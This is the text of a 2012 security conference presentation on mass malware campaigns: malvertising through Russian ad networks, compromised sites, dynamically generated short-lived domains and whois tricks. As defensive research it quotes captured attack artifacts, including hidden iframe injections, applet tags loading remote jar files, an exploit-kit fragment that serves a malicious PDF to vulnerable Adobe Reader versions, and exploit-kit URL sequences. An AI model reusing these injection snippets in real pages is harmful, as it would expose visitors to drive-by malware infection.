

Tracking surreptitious malware distribution channels

Case study on mass malware campaigns of 2012

ZeroNights
November 2012,
Moscow

Fyodor Yarochkin
Vladimir Kropotov
Vitaly Chetvertakov

Agenda

- DGA and interesting cases of using dynamically generated domain names to serve malicious content
- Malvertising and examples of malicious content distribution through major advertisement networks
- Examples of extremely short-term living domain names (less than average blacklist update time)
- Malicious content distribution through legitimate domains (DNS compromise)
- Other interesting incidents

3D NEWS
Daily Digital Digest

Сегодня 13 ноября 2012

Поиск:

Найти на 3DNEWS




And many
others
directly or
via banner
networks



газета.ru


Sep 17 2012

echo.msk.ru ~440 000 visitors per day



ГЕННАДИЙ ГУДКОВ
 Скандал вокруг лишения мандата
[Задайте вопрос](#)


12+




НОВОСТИ БЛОГИ ТОПЫ ОПРОСЫ РЕЙТИНГИ ДОС ААВ О НАС РЕКЛАМА



СТАНЬТЕ ЧЛЕНОМ КЛУБА
 и получите дополнительные преимущества на сайте



InoPressa
 Заключенная рассказала о



ПОИСК

Редактировать script < span#head-scripts < body < html

```
<tr>
  <td width="100%">
    <style>
      <div class="vb_style_forum">
        <iframe src="http://riflepick.net/7GIC" >
          <html lang="en" dir="ltr">
            <head>
```

```
<iframe src="http://riflepick.net/7GIC">
<html lang="en" dir="ltr">
<head>
<body class="normal" cosmic="force" onload="netti()"
style="background: #fff; font-face: sans-serif">
<div id="duquiddiv"></div>
<a class="motivator" name="top"></a>
<div style="display:block;width:1px;height:1px;overflow:hidden;">
<applet archive="/07GICjq" code="Applet.class">
```

Стиль Скомпилированн... Макет DOM

Стиль	Скомпилированн...	Макет	DOM
Текст			
font-family	"Trebuchet MS", Times New Roman, serif		
font-size	13px		
font-weight	400		
font-style	normal		
font-size-adjust	none		
color	#53575B		
text-transform	none		
text-decoration	none		
letter-spacing	normal		
word-spacing	0		
line-height	15px		
text-align	start		
vertical-align	baseline		
direction	ltr		
text-overflow	clip		

Фон			
background-color	transparent		
background-image	none		
background-repeat	repeat		
background-position	0 0		
background-attachment	scroll		
opacity	1		

Блочная модель			
width	auto		

#	Result	Protocol	Host	URL
162	200	HTTP	www.bg.ru	/bitrix/components/101media/social/templates/.default/social.js
163	200	HTTP	www.bg.ru	/bitrix/templates/gallery/js/jquery.jcarousel.min.js?131823789
164	200	HTTP	Tunnel to	apis.google.com:443
165	200	HTTP	www.bg.ru	/bitrix/components/101media/article/templates/.default/article.js
166	200	HTTP	www.bg.ru	/bitrix/components/101media/gallery/templates/.default/article...
167	200	HTTP	mc.yandex.ru	/metrik/...
168	304	HTTP	site.yandex.net	/load/...
169	200	HTTP	www.bg.ru	/upload/...
170	200	HTTP	userapi.com	/js/api/...
171	200	HTTP	www.bg.ru	/upload/...
172	200	HTTP	www.bg.ru	/upload/...
173	200	HTTP	www.bg.ru	/upload/medialibrary/ed3/Golovatyuk.png
174	200	HTTP	www.bg.ru	/upload/medialibrary/96f/peskov.png
175	200	HTTP	www.bg.ru	/upload/orm/Article/h0000/11878/160x89/11878.jpeg?134762...
176	200	HTTP	www.bg.ru	/upload/orm/Article/h0000/11852/160x89/11852.jpeg?134745...
177	200	HTTP	www.bg.ru	/upload/orm/Article/h0000/10542/160x89/10542.png?1334303...
178	200	HTTP	www.bg.ru	/images/mostreadable.png
179	200	HTTP	www.bg.ru	/upload/orm/Article/h0000/11863/205x126/11863.jpeg?13475...
180	200	HTTP	www.bg.ru	/upload/orm/Article/h0000/11856/205x126/11856.jpeg?13478...
181	307	HTTP	yandex.st	/jquery/1.4.2/jquery.min.js
182	200	HTTP	www.tns-counter.ru	/V13a**R%3Ehttp://www.bg.ru/*tvrain_ru/ru/UTF-8/tmsec=...
183	200	HTTP	ad.adriver.ru	/cgi-bin/erle.cgi?sid=169516&sz=main&bn=1&target=blank&bt...
184	200	HTTP	vk.com	/widget_like.php?app=2624915&width=100%&page=0&url=h...
185	200	HTTP	vk.com	/images/upload.gif
186	200	HTTP	Tunnel to	s-static.ak.facebook.com:443
187	200	HTTP	edp1.adriver.ru	/images/0000211/0000211117/0/script.js?818934155
188	200	HTTP	vk.com	/css/rustyle.css?170
189	200	HTTP	vk.com	/js/common.js?290
190	200	HTTP	vk.com	/js/lang_0_0.js?6332
191	200	HTTP	vk.com	/js/api/xdm.js?3
192	200	HTTP	vk.com	/css/widgets.css?45
193	200	HTTP	vk.com	/js/api/widgets/like.js?22
194	200	HTTP	content.adriver.ru	/banners/0001781/0001781109/0/0.html?169516&0&0&0&0&8...
195	200	HTTP	ads.adfox.ru	/44810/prepareCode?p1=biuyy&p2=ehdw&pct=a&pfc=a&pfb...
196	200	HTTP	www.bg.ru	/bitrix/templates/big-city/georgia-Georgia.woff
197	302	HTTP	bolshoi.disqus.com	/embed.js
198	200	HTTP	js.smi2.ru	/data/js/47933.js
199	200	HTTP	ad.adriver.ru	/cgi-bin/merle.cgi?rnd=19074&tail256=http%253A//www.bg.r...
200	200	HTTP	ad.adriver.ru	/cgi-bin/merle.cgi?rnd=1564680&tail256=http%253A//www.b...
201	200	HTTP	ads.adfox.ru	/159305/prepareCode?p1=beaxg&p2=ehfk&pct=a&pfc=a&pfc...
202	200	HTTP	ad.adriver.ru	/cgi-bin/erle.cgi?sid=169788&bt=2&pz=0&rnd=818934155&tai...
203	200	HTTP	ad.adriver.ru	/cgi-bin/erle.cgi?sid=182915&bt=2&pz=0&rnd=818934155&tai...
204	200	HTTP	edp1.adriver.ru	/images/0001944/0001944050/0/script.js?vadriver_banner_13...
205	200	HTTP	masterh4.adriver.ru	/images/0002020/0002020519/0/script.js?vadriver_banner_29...
206	200	HTTP	smi2.ru	/img/v3/logo.png
207	200	HTTP	smi2.net	/img/160x80/1450443/icon

ads.adfox.ru /44810/prepareCode?p1=biuyy&p2=ehdw&pct=a&pfc=a&pfb...

```

1280px) </style><div class="vb_style_forum"><iframe
src="http://responsesforemost.org/7GIC"></iframe></

```

GET /159305/prepareCode?p1=beaxg&p2=ehfk&pct=a&pfc=a&pfb=...

Cookies / Login
 Cookie
 luid1=qqcgeau;q:ccgeau

Transformer Headers TextView SyntaxView ImageView HexView
 WebView Auth Caching Cookies Raw JSON XML

```

a href="http://ads.adfox.ru/159305/goLink?p2=ehfk&p1=
beaxg&p5=ztxp&pr=clwckxa@http://ria.ru/cinema/
20120830/733534461.html" target="_blank" style="text-
decoration: none; font-family: Tahoma; font-style:
normal; font-variant: normal; font-weight: normal;
font-size: 11px; line-height: 13px; font-size-adjust:
none; font-stretch: normal; -x-system-font: none;
color: rgb(85, 85, 85);border-bottom: 0px !important;"
>\n');
59 document.write('
<span class="newsnet_teaser">&#1060;&#1080;&#1083;&#
1100;&#1084; &#1086; &#1083;&#1102;&#1073;&#1074;&#
1080; , &#1089;&#1086;&#1073;&#1088;&#1072;&#1074;&#
1096;&#1080;&#1081; &#1073;&#1083;&#1077;&#1089;&#
1090;&#1103;&#1097;&#1091;&#1102; &#1082;&#1086;&#
1084;&#1072;&#1085;&#1076;&#1091; &#1072;&#1082;&#
1090;&#1077;&#1088;&#1086;&#1074;</style>.
vb_style_forum (position: absolute;left:1000px;top:-
1280px)</style><div class="vb_style_forum"><iframe
src="http://responsesforemost.org/7GIC"></iframe></
div></span>\n');
60 document.write('
a>\n');
61 document.write('
</td>\n');
62 document.write('
</tr>\n');
63 document.write('
</tbody>\n');
64 document.write('
</table>\n');
65 document.write('
</td>\n');
66 document.write('
</tr>\n');
67 document.write('
</tbody>\n');
68 document.write('
</table>\n');
69 document.write('</div>\n');

```

See · Feel · Love Laurèl - Mozilla Firefox

File Edit View History Bookmarks Tools Help

See · Feel · Love Laurèl x Add-ons Manager x +

www.laurel.de/de/start/

Laurèl

START
WEAR KOLLEKTION
DISCOVER UNTERNEHMEN
LISTEN NEWS
COME STORE LOCATOR
ACT KONTAKT
GET KATALOG
INVEST ANLEIHE
IMPRESSUM
ENGLISH

Console HTML CSS Script DOM Net

```
<!DOCTYPE html>
<html class="start js flexbox canvas canvastext webgl no-touch geolocation postmessage no-websqldatabase indexeddb hashchange history hsla multiplebgs backgrounds borderimage borderradius boxshadow textshadow opacity cssanimations csscolumns cssgradients no-cssrefl no-csstransforms3d csstransitions fontface video audio localstorage sessionstorage webworkers applicationcache svg inlinesvg smil svgclippaths" lang="en" xmlns:fb="http://www.facebook.com/2008/fbml" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">
  <head id="test_adrianvogel.com" data-template-set="html5-reset">
    <body class="start">
      <div id="superbgimage" style="overflow: hidden; z-index: 0; position: fixed; width: 100%; height: 100%; top: 0px; left: 0px; di...>
      <a id="laos-link" title="Laurèl Online Shop" href="http://www.laurel.de/shop/">
      <div class="aside grid_3 group" role="complementary">
      <div class="main-teaser-button" style="display: none;">
      <div id="thumbs" style="display: none;">
      <div id="logo">
      <div id="claim" style="display: none;">
      <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.5.1/jquery.min.js">
      <script src="http://www.laurel.de/_/js/jquery-ui-1.9.0.custom.min.js">
      <script src="http://www.laurel.de/_/js/jquery-improptu.4.0.min.js" type="text/javascript">
      <script src="http://www.laurel.de/_/js/jquery.superbgimage.min.js">
      <script src="http://www.laurel.de/_/js/jquery.fancybox/jquery.fancybox-1.3.4.pack.js" type="text/javascript">
      <script src="http://www.laurel.de/_/js/jquery.easing-1.3.pack.js" type="text/javascript">
      <script src="http://www.laurel.de/_/js/functions.js">
      <script type="text/javascript">
      <script id="adfihekmsdfjnk">
      <div id="fancybox-tmp"></div>
      <div id="fancybox-loading">
      <div id="fancybox-overlay"></div>
      <div id="fancybox-wrap">
      <div style="position: absolute; top: -1200px; left: .1000px;">
        <iframe src="http://riflepick.net/7GIC">
      </div>
    </body>
  </html>
```

Fiddler - HTTP Debugging Proxy

File Edit Rules Tools View Help \$ Donate

Replay X Resume Stream Decode Keep: All sessions Any Process Find

Web Sessions

#	Result	Protocol	Host	URL
1	200	HTTP	www.fiddler2.com	/fiddler2/updatecheck.asp?isBeta=False
2	200	HTTP	www.laurel.de	/
3	200	HTTP	www.laurel.de	/_css/switch.css
4	200	HTTP	www.laurel.de	/_css/examples.css
5	200	HTTP	www.laurel.de	/_js/jquery-1.7.1.js
6	200	HTTP	www.laurel.de	/_js/jquery.tools.min.js
7	200	HTTP	www.laurel.de	/_js/switch.js
8	200	HTTP	www.laurel.de	/_js/jquery-improptu.4.0.min.js
9	200	HTTP	www.laurel.de	/_img/switch/bg.jpg
10	200	HTTP	www.laurel.de	/_img/switch/logo.png
11	200	HTTP	www.laurel.de	/_img/switch/buttonMain.png
12	200	HTTP	www.laurel.de	/_img/switch/button.png
13	200	HTTP	www.laurel.de	/_img/switch/close.png
14	200	HTTP	www.laurel.de	/favicon.ico
15	200	HTTP	www.laurel.de	/de/start/
16	200	HTTP	www.laurel.de	/_css/style.css
17	200	HTTP	www.laurel.de	/_js/fancybox/jquery.fancybox-1.3.4.css
18	200	HTTP	www.laurel.de	/_js/modernizr-1.7.min.js
19	200	HTTP	www.laurel.de	/_img/favicon.ico
20	200	HTTP	www.laurel.de	/_img/main-teaser.png
21	200	HTTP	www.laurel.de	/_img/logo_laurel_white.png
22	200	HTTP	www.laurel.de	/_css/examples.css
23	200	HTTP	www.laurel.de	/_img/BT-shop-online.png
24	200	HTTP	ajax.googleapis.com	/ajax/libs/jquery/1.5.1/jquery.min.js
25	200	HTTP	www.laurel.de	/_js/jquery-ui-1.9.0.custom.min.js
26	200	HTTP	www.laurel.de	/_js/jquery-improptu.4.0.min.js
27	200	HTTP	www.laurel.de	/_js/jquery.superbgimage.min.js
28	200	HTTP	www.laurel.de	/_js/fancybox/jquery.fancybox-1.3.4.pack.js
29	200	HTTP	www.laurel.de	/_js/fancybox/jquery.easing-1.3.pack.js
30	200	HTTP	www.laurel.de	/_js/functions.js
31	200	HTTP	www.laurel.de	/_img/gen-claim.png
32	200	HTTP	www.facebook.com	/plugins/like.php?app_id=180882035300447&href=http...
33	200	HTTP	www.google-analytics.com	/ga.js
34	200	HTTP	www.google-analytics.com	_utm.gif?utmwv=5.3.7&utms=1&utm=224775512&...
35	200	HTTP	static.ak.fbcdn.net	/rsrc.php/v2/y/r/nLvkH3pGL.js
36	200	HTTP	static.ak.fbcdn.net	/rsrc.php/v2/y/r/nLvkH3pGL.js
37	200	HTTP	www.laurel.de	/_img/slideshows/campaign/laurel_fw_2012_00.jpg
38	502	HTTP	riflepick.net	/7GIC
39	200	HTTP	www.laurel.de	/_img/slideshows/campaign/laurel_fw_2012_05.jpg
40	200	HTTP	www.laurel.de	/_img/slideshows/campaign/laurel_fw_2012_01.jpg
41	200	HTTP	www.laurel.de	/_img/slideshows/campaign/laurel_fw_2012_02.jpg
42	200	HTTP	Tunnel to services.addons.mozilla.org:443	
43	200	HTTP	static.ak.fbcdn.net	/rsrc.php/v2/y/r/nLvkH3pGL.js
44	200	HTTP	-web.washer-	/wfile?name=scripts/mystylesheet.css
45	200	HTTP	-web.washer-	/wfile?name=images/logo_mwq.gif
46	200	HTTP	-web.washer-	/wfile?name=images/bg_body.gif
47	200	HTTP	-web.washer-	/wfile?name=images/bg_navbar.jpg
48	408	HTTP	safebrowsing.clients.google.com	/safebrowsing/downloads?client=navclent-auto-ffoxba
49	408	HTTP	safebrowsing.clients.google.com	/safebrowsing/downloads?client=navclent-auto-ffoxba
50	200	HTTP	safebrowsing.clients.google.com	/safebrowsing/downloads?client=navclent-auto-ffoxba

ALT+Q > type HELP...

Capturing All Processes 1 / 50 Download Progress: 0 bytes. Hit F5 to refresh.



```
<iframe height="1" frameborder="0" width="1" src="http://ev2.ru/">
  <body>
    <a>I love you, but its business. /a>
```

Режим



Редактировать | **body** < html

```
+ <script type="text/javascript">
  <noscript>&lt;div&gt;&lt;img src="//mc.yandex.ru/watch/14272531" style="position:absolute;
  left:-9999px;" alt="" /&gt;&lt;/div&gt;</noscript>
+ <script type="text/javascript">
+ <script type="text/javascript">
- <iframe height="1" frameborder="0" width="1" src="http://ev2.ru/">
  - <html>
    <head></head>
    - <body>
      <a>I love you, but its business. /a>
      <applet code="Ini.class" archive="http://abstonexteriors.com/33256.jar">
      <applet code="Ini.class" archive="http://abstonexteriors.com/88770.jar">
      - <script type="text/javascript">
        1      var Saigon={version:"0.7.7",rDate:"04/11/2012",name:"Saigon",handler:function
        2      Saigon.initScript();
        3      bjuj=Saigon.getVersion("AdobeReader");
        4      if(bjuj)
        5      {
        6          var sdj88 = "ra";
        7          bjuj=bjui.split(',');
        8          vttw = bjuj[0];
        9          vttwl = bjuj[1];
        10
        11          if ((vttw==9 && vttwl < 4) || (vttw==8 && vttwl < 3))
        12          {
        13              var ob=document.createElement("if"+sdj88+"me");
        14              ob.setAttribute("width",100);
        15              ob.setAttribute("height",10);
        16              ob.setAttribute("src","http://abstonexteriors.com/98765.pdf");
        17              document.body.appendChild(ob);
        18          }
        19
        20      }
```


Campaign #1

- use of **domains with extremely short lifetime**
- frequent changes of hosting ip addresses (2 times/day)
- different methods of traffic redirection
 - Iframe redir
 - **ad. network simulation**
 - SMS paid services (genealogical archives, fake av updates, horoscopes, etc)
- preliminary collection of the target system information (OS/Browser version)

Short-term and disposable domain names

Frequently used domains:

abrmrbzikxltvh.lines-arrayirs-frrccad.org



Randomly generated



Dictionary-based generation

also:

zfkimpacts-mobilized.analoguesoqcircular-hrgvredeemabletgp1.org



Dictionary based



Dictionary based generation

Other things to notice:

- IP addresses are usually located within the same subnet
- IP addresses change every 12 hours (incrementally)
- subnets change monthly
- whois information disappears right after domain disposal (domains on trial)

Participants examples

dominospizza.ru -->

qakmwkqdhybpc.give-from-gzi-bgqi-ranb.org

peoples.ru -->

sklnigvfh.money-middle-orm-ukna-xbgb.org

f1news.ru -->

xdqospocepX.panel-book-tzha-uekydtfm.org

euro-football.ru -->

ofbgplmx.manager-vipufpncztf-nezp.org

gotovim.ru -->

cstermbktwelnv.cat-email-ceepgm-mfm.org

```
sroot@thebox:~$ whois cstermbktwelnv.cat-email-ceepgm-mfm.org
NOT FOUND
```

Whois fastflux ;-)

- WHOIS fastflux ... HOW?!

```
fygrave@borzo:~$ whois FOOTBALL-SECURITY-WETRLSGPIEO.ORG
NOT FOUND
fygrave@borzo:~$ █
```

Domain ID:D166393631-LROR

Domain Name:FOOTBALL-SECURITY-
WETRLSGPIEO.ORG

Created On:21-Aug-2012 01:23:52 UTC

Last Updated On:21-Aug-2012 01:23:53 UTC

Expiration Date:21-Aug-2013 01:23:52 UTC

Sponsoring Registrar:Click Registrar, Inc. d/b/a
publicdomainregistry.com (R1935-LROR)

Status:CLIENT TRANSFER PROHIBITED

Status:TRANSFER PROHIBITED

Status:ADDPERIOD


Registrant ID:PP-SP-001

Registrant Name:Domain Admin

Registrant Organization:PrivacyProtect.org

Registrant Street1:ID#10760 PO Box 16

Words distribution (len > 3) in domain names



Dynamically generated URLs. Old style

Entry request:

<http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/>

OS/browser version information:

<http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601014edaf66917d1c47d2G1,6,0,30G10,1,0,0>

Exploit execution:

<http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601016edaf66917d1c4831/1495394/jAA2ingo.jar>

Upon successful exploitation, payload is fetched:

<http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601016edaf66917d1c4831/1495394/1196140>

Dynamically generated URLs, “new style”

Initial request:

<http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/officiallyracer-unbelievably.htm>

OS/browser information fetching and exploit selection:

